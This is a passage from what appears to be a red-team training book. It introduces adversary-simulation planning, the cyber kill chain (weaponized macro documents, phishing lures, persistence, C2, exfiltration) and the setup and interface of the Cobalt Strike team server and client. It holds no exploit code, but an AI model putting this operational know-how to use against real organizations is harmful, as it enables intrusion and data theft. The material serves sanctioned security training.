Source: [http://www.fastandeasyhacking.com/download/cortana/cortana\\_tutorial.pdf](http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf)

# Summary

At the beginning of this chapter, we did a quick tour of the Metasploit framework, its features, and its usage. We then learned about team server and the Armitage client, including the setup and usage of Armitage. We also looked at integrating Metasploit/Armitage with slack so that it keeps us up to date about every new connection via slack notifications.

Finally, we covered the basics of Cortana scripting and its usage.

# Questions

1. What version of Metasploit is best to use?
2. Is slack integration really necessary?
3. Can we make our own Cortana scripts?
4. Can we set up team server on Windows?
5. Is Metasploit free?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **Cortana Tutorial:** [http://www.fastandeasyhacking.com/download/cortana/cortana\\_tutorial.pdf](http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf)
- **HarmJ0y/cortana:** <https://github.com/HarmJ0y/cortana>
- **Armitage:** <https://www.offensive-security.com/metasploit-unleashed/armitage/>
- **Metasploit Unleashed:** <https://www.offensive-security.com/metasploit-unleashed/>
- **ShellHerder:** <https://github.com/chrismaddalena/ShellHerder>
- **Armitage - Cyber Attack Management for Metasploit:** <http://www.fastandeasyhacking.com/manual>

# Getting Started with Cobalt Strike

In the previous chapters, we have covered some great new tools and some lesser known techniques which could be very helpful in a Penetration Test. In general, a Penetration Tester is expected to find the vulnerabilities and exploit those vulnerabilities to achieve the highest level of access but in reality, very few can fulfil of what's expected of them. Many Penetration Testers won't be able to reach the final goal due to lack of knowledge and practical experience in topics such as post-exploitation, lateral movement, data exfiltration, and especially when new tools and techniques are being released almost on a daily basis. If we ask ourselves, what could be the next level as a Penetration Tester? Our answer would be—a Red Teamer. A Penetration Tester starts from Ethical Hacking and moves up to the level where he/she can be called as a Penetration Tester but Cyber-criminals don't just do a generic penetration testing on their target. They rather, attack the organization with a harmful intent which led to mass data breaches and Cyber espionage.

To protect the organization, we need to understand the mindset of a Cyber criminal. We have to simulate a real cyber attack just to understand how devastating a cyber attack could be on the organization. That is 'Red Teaming' and this is one of the crucial differences between an effective red-team exercise and a penetration test. To perform a successful red team exercise, the objective, scope, scenario, and **Rules of Engagement (RoE)** for performing the exercise needs to be accurately laid out at the beginning of the exercise in order to simulate a real adversary and provide maximum value to the client and the stakeholders.

In this chapter, we will cover the following topics:

- Planning a red-team exercise
- Introduction to Cobalt Strike
- Cobalt Strike setup
- Cobalt Strike interface
- Customizing a team server



# Technical requirements

- Oracle's Java 1.7 or later
- Cobalt Strike (the trial version lasts for 21 days)
- Microsoft Word
- Visual Basics

# Planning a red-team exercise


The red-team exercise is not just a mere pentest; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business critical *assets* from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Before getting into the planning phase of the red-team exercise, first you need to understand the concept of the cyber kill chain.

# Cyber kill chain (CKC)

The kill chain is a concept that derives from military operations used to structure an attack. This includes *breaking down* the mission into several phases and beginning the attack accordingly when the end goal is to destroy. These chain of attacks are collectively called kill chains. The cyber kill chain is a process in which each step represents an attack and a threat actor (adversary) can link these attack vectors together to form a chain with the end goal of **espionage**, **ransoming**, or **destruction**. The cyber kill chain methodology is as follows:





# Reconnaissance

This is the most crucial phase of a CKC. The adversary will try to gather as much information as possible on the target. For example, an adversary can look for an organization's website for vulnerabilities or an employee's profile/email/credentials for a spear phishing or watering-hole attack. It can also dumpster dive to look for certain credentials and access keys in the target organization's network, **Open Source Intelligence (OSINT)**, and so on.



*You can find a really well-maintained list of tools and public online portals for gathering intel at this link: <https://github.com/jivoi/awesome-osint>*

# Weaponization

The main aspect of this phase is to weaponize the malware that will be delivered to the target system. The malware could be a simple meterpreter payload, Empire agent, Koadic stager, or a complex custom-coded program. The type of malware depends on the level of adversaries. If the adversary is highly skilled, he/she would mostly use a custom coded malware to avoid detection. Even if the adversaries are using meterpreter (a downloader embedded in a Microsoft office document macro that would download and inject the meterpreter payload into the memory) as their weaponized malware, they still need to obfuscate, encode, and encrypt the payload for bypassing general & latest protection mechanisms. For organizations having no back office, the USB embedded malware is used to infect the systems of the employees working there.

# Delivery

In this phase, the weaponized malware will be delivered to the target organization's employees, their family, HR, and other departments in the form of office documents or PDFs. These documents will have catchy titles such as *Updated holiday calendar, Resumes, or Appraisal time*. Once the employee opens up the document and performs certain actions, such as enabling the macros, the weaponized malware is called from the server for execution.

# Exploitation

The malware that was delivered to the target is then *detonated* (executed) on the system which then performs actions instructed (coded into) by the malware. This might include gaining access to the FTP servers using the credentials found in the reconnaissance phase and using those FTP servers as the pivotal point in which to distribute the malware on each and every system on the target network as a *software update installer*. This phase focuses on the execution of the malware and the exploitation of vulnerable services in the network (if coded into the malware).

# Installation

Once the malware is executed on the system, the first thing it needs to do is install itself (backdoor) on the system so that the adversaries can access it anytime they want to *hide* in such a way that the AVs don't detect its presence. Persistence can be achieved either by writing on the disk (this may include the startup folder, the registry, and so on) or in-memory/file-less write (such as WMI).

# Command and Control Server

The malware which would be properly executed and backdoored with persistence on the system will call back and report to the **Command and control Server (C2)**. The malware will then be ready to execute the commands that would be instructed by the threat actors. These commands could differ from a simple *getting to know the username and roles to dumping all the employee credentials*.

# Actions

This will be the final phase of the kill chain in which the adversary gets access to the system and is ready to execute a plan on it—this could be a data exfiltration (cyber espionage) mission in which the *crown jewels* of an organization are exfiltrated, a data destruction mission in which the data will be securely shredded or deleted in such a way that it can't be recovered in any way possible, or a ransom setup in which the important data will be encrypted and the threat actors will demand a ransom amount for decryption.

A red-teamer needs to know exactly how he or she can use the concept of CKC in order to get access to the target organization's network. However, to even perform this task, the red-teamers need to come up with a plan that should be executed properly for a successful adversary simulation. Look at the following for the basic planning phases and try to answer the questions as accurately as possible. Once you find the answers, you're ready for execution:



# Objective and goal

- What is your main objective here?
- What do you want to achieve with this exercise?

# Rules of Engagement (RoE)

- What's the scope of this exercise?
- How long will it take (timeline) for this exercise to get the results?
- Who are the stakeholders and the people responsible (in case of emergency)?
- Who will be doing the incident response?

# **Scenario/strategy**

- How can you achieve the end goal?
- Where are you in the kill chain and what kind of attack would you use according to it?
- What will be plan of attack here?
- How will you design the kill chain for this exercise?

# Deliverables

- What will be the result of this exercise?
- Did the defenders learn their lessons or not?

There are multiple tools that can be used in a red-team exercise, but the real problem is to use all the tools so that the backdoor connections are easily manageable. If it's just a system or two, it's still manageable. However, if there's a huge number of systems then managing each session can be quite difficult. To solve this problem, we will introduce you to *Cobalt Strike*, a tool for executing and managing a red-team operation.

# Introduction to Cobalt Strike

According to [cobaltstrike.com](http://cobaltstrike.com):

*"Cobalt Strike is a software for Adversary Simulations and Red Team Operations. Adversary Simulations and Red Team Operations are security assessments that replicate the tactics and techniques of an advanced adversary in a network. While penetration tests focus on unpatched vulnerabilities and misconfigurations, these assessments benefit security operations and incident response."*

Cobalt Strike can be downloaded from <https://trial.cobaltstrike.com/> on a trial basis, which is valid for 21 days. It may take few days for the site to provide you with the download link:



## DOWNLOAD

Would you like to try Cobalt Strike? Great! Tell us a little about yourself and we'll get a trial copy to you.

If you'd like to buy Cobalt Strike, you may request a quote or buy online.

Company \*


Website

Primary Contact Name \*

Primary Contact Title

Primary Contact Email \*

Before installing Cobalt Strike, please make sure that you have Oracle Java installed with version 1.7 or above. You can check whether or not you have Java installed by executing the following command:



```
| java -version
Harry — bash —
...nloads/cobaltstrike — java + sudo ...ltstrike — java -jar cobaltstrike.jar ~/Responder — bash
[xXxZombi3xXx:~ Harry$ java -version
java version "1.8.0_112"
Java(TM) SE Runtime Environment (build 1.8.0_112-b16)
Java HotSpot(TM) 64-Bit Server VM (build 25.112-b16, mixed mode)
xXxZombi3xXx:~ Harry$
```

If you receive the `java` command not found error or another related error, then you need to install Java on your system. You can download this here: <https://www.java.com/en/>.

Cobalt Strike comes in a package that consists of a client and server files. To start with the setup, we need to run the team server. The following are the files that you'll get once you download the package:




```
[xXxZombi3xXx:cobaltstrike Harry$ ls -alh
total 42184
drwx-----@ 12 Harry  staff  384B Jun 11 17:43 .
drwx-----+ 508 Harry  staff  16K Jun 19 19:27 ..
-rw-r--r--@ 1 Harry  staff  1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@ 1 Harry  staff  126B May 23 2017 agsscript
-rwxr-xr-x@ 1 Harry  staff  144B May 23 2017 c2lint
-rwxr-xr-x@ 1 Harry  staff  93B May 23 2017 cobaltstrike
-rwxr-xr-x@ 1 Harry  staff  21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--@ 1 root   staff  2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x@ 3 root   staff  96B May 28 19:21 data
drwxr-xr-x@ 5 root   staff  160B Jun 11 17:39 logs
-rwxr-xr-x@ 1 Harry  staff  1.8K Jun 11 17:39 teamserver
drwxr-xr-x@ 5 Harry  staff  160B Sep  7 2017 third-party
xXxZombi3xXx:cobaltstrike Harry$
```

The first thing we need to do is run the team server script located in the same directory.

# What is a team server?

- This is the main controller for the payloads that are used in Cobalt Strike.
- It logs all of the events that occur in Cobalt Strike.
- It collects all the credentials that are discovered in the post-exploitation phase or used by the attacker on the target systems to log in.
- It is a simple bash script that calls for the Metasploit RPC service (`msfrpcd`) and starts the server with `cobaltstrike.jar`. This script can be customized according to the needs.

Cobalt Strike works on a client-server model in which the red-tearer connects to the team server via the Cobalt Strike client. All the connections (bind/reverse) to/from the victims are managed by the team server.



The system requirements for running the team server are as follows:

- **System requirements:**
  - 2 GHz+ processor
  - 2 GB RAM
  - 500MB+ available disk space
- **Amazon EC2:**

- At least a high-CPU medium (`c1.medium`, 1.7 GB) instance
- **Supported operating systems:**
  - Kali Linux 1.0, 2.0 – i386 and AMD64
  - Ubuntu Linux 12.04, 14.04 – x86, and x86\_64
- **The Cobalt Strike client supports:**
  - Windows 7 and above
  - macOS X 10.10 and above
  - Kali Linux 1.0, 2.0 – i386 and AMD64
  - Ubuntu Linux 12.04, 14.04 – x86, and x86\_64

As shown in the following screenshot, the team server needs at least two mandatory arguments in order to run. This includes **host**, which is an IP address that is reachable from the internet. If behind a home router, you can *port forward* the listener's port on the router. The second mandatory argument is **password**, which will be used by the team server for authentication:

```
[xXxZombi3xXx:cobaltstrike Harry$ 
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver
[*] Will use existing X509 certificate and keystore (for SSL)
[*] ./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]

<host> is the (default) IP address of this Cobalt Strike team server
<password> is the shared password to connect to this server
[/path/to/c2.profile] is your Malleable C2 profile
[YYYY-MM-DD] is a kill date for Beacon payloads run from this server

xXxZombi3xXx:cobaltstrike Harry$ ]
```

The third and fourth arguments specifies a **Malleable C2 communication profile** and a **kill date** for the payloads (both optional). A Malleable C2 profile is a straightforward program that determines how to change information and store it in an exchange. It's a really cool feature in Cobalt Strike.

The team server must run with the root privileges so that it can start the listener on system ports (port numbers: 0-1023); otherwise, you will receive a `Permission denied` error when attempting to start a listener:

The screenshot shows the Cobalt Strike interface. At the top, there is a toolbar with various icons. Below the toolbar, a navigation bar contains the links: Cobalt Strike, View, Attacks, Reporting, and Help. The main area is a table with columns: external, internal (sorted by name), user, computer, note, and pid. The table is currently empty. Below this, there is a separate window titled "Event Log" and "Listeners". The "Event Log" tab is selected. The table in this window has columns: name, payload, host, port, and beacons. One entry is visible: "Rev53" with payload "windows/beacon\_https/reverse\_https". The "host" column shows a small window icon with the text "host". The "port" column shows "53" and the "beacons" column shows "192.168.0.39". A modal dialog box is overlaid on the table, showing an error message: "Could not start listener: Permission denied (Bind failed)". There is an "OK" button at the bottom of the dialog.

The `Permission denied` error can be seen on the team server console window, as shown in the following screenshot:

```
[-] Listener: Rev53 (windows/beacon_https/reverse_https) on port 53 failed: Permission denied (Bind failed)
[-] Trapped java.io.FileNotFoundException during save listeners [save thread for: listeners]: /Users/Harry/
  ssion denied)
java.io.FileNotFoundException: /Users/Harry/Downloads/cobaltstrike/data/listeners.bin (Permission denied)
  at java.io.FileOutputStream.open0(Native Method)
  at java.io.FileOutputStream.open(FileOutputStream.java:270)
  at java.io.FileOutputStream.<init>(FileOutputStream.java:213)
  at server.PersistentData._save(PersistentData.java:29)
  at server.PersistentData.run(PersistentData.java:44)
  at java.lang.Thread.run(Thread.java:745)
[!] Trapped java.io.EOFException during client (192.168.0.39) read [Manage: harry]: null
```

Now that the concept of the team server has been explained, we can move on to the next topic. You'll learn how to set up a team server for accessing it through Cobalt Strike.

# Cobalt Strike setup

The team server can be run using the following command:

```
| sudo ./teamserver 192.168.10.122 harry@123
```


Here, I am using the IP 192.168.10.122 as my team server and harry@123 as my password for the team server:

```
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.10.122 harry@123  
[*] Will use existing X509 certificate and keystore (for SSL)  
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]  
[+] Team server is up on 50050  
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4ad3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
```

If you receive the same output as we can see in the preceding screenshot, then this means that your team server is running successfully. Of course, the SHA256 hash for the SSL certificate used by the team server will be different each time it runs on your system, so don't worry if the hash changes each time you start the server.

Upon successfully starting the server, we can now get on with the client. To run the client, use the following command:

```
| java -jar cobaltstrike.jar
```




This command will open up the connect dialog, which is used to connect to the Cobalt Strike team server. At this point, you need to provide the team server IP, the Port number (which is 50050, by default), the User (which can be any random user of your choice), and the Password for the team server. The client will connect with the team server when you press the Connect button.

Upon successful authorization, you will see a team server fingerprint verification window. This window will ask you to show the exact same SHA256 hash for the SSL certificate that was generated by the team server at runtime. This verification only happens once during the initial stages of connection. If you see this window again, your team server is either restarted or you are connected to a new device. This is a precautionary measure for preventing **Man-in-the-Middle (MITM)** attacks:



Once the connection is established with the team server, the Cobalt Strike client

will open:



Let's look further to understand the Cobalt Strike interface so that you can use it to its full potential in a red-team engagement.


# Cobalt Strike interface

The user interface for Cobalt Strike is divided into two horizontal sections, as demonstrated in the preceding screenshot. These sections are the visualization tab and the display tab. The top of the interface shows the visualization tab, which visually displays all the sessions and targets in order to make it possible to better understand the network of the compromised host. The bottom of the interface shows the display tab, which is used to display the Cobalt Strike features and sessions for interaction.

# Toolbar

Common features used in Cobalt Strike can be readily accessible at the click of a button.

The toolbar offers you all the common functions to speed up your Cobalt Strike usage:



Each feature in the toolbar is as follows:

-  View credentials
-  View downloaded files
-  View keystrokes
-  View screenshots
-  Generate a stageless Cobalt Strike executable or DLL
-  Setup the Java Signed Applet attack
-  Generate a malicious Microsoft Office macro
-  Stand up a Scripted Web Delivery attack
-  Host a file on Cobalt Strike's web server
-  Manage files and applications hosted on Cobalt Strike's web server
-  Visit the Cobalt Strike support page
-  About Cobalt Strike

# Connecting to another team server

In order to connect to another team server, you can click on the + sign, which will open up the connect window:



All of the previous connections will be stored as a profile and can be called for connection again in the connect window:



# Disconnecting from the team server

By clicking on the minus (-) sign, you will be disconnected from the current instance of the team server:



You will also see a box just above the server switchbar that says Disconnected from team server. Once you disconnect from the instance, you can close it and continue the operations on the other instance. However, be sure to bear in mind that once you close the tab after disconnection, you will lose all display tabs that were open on that particular instance. What's wrong with that?

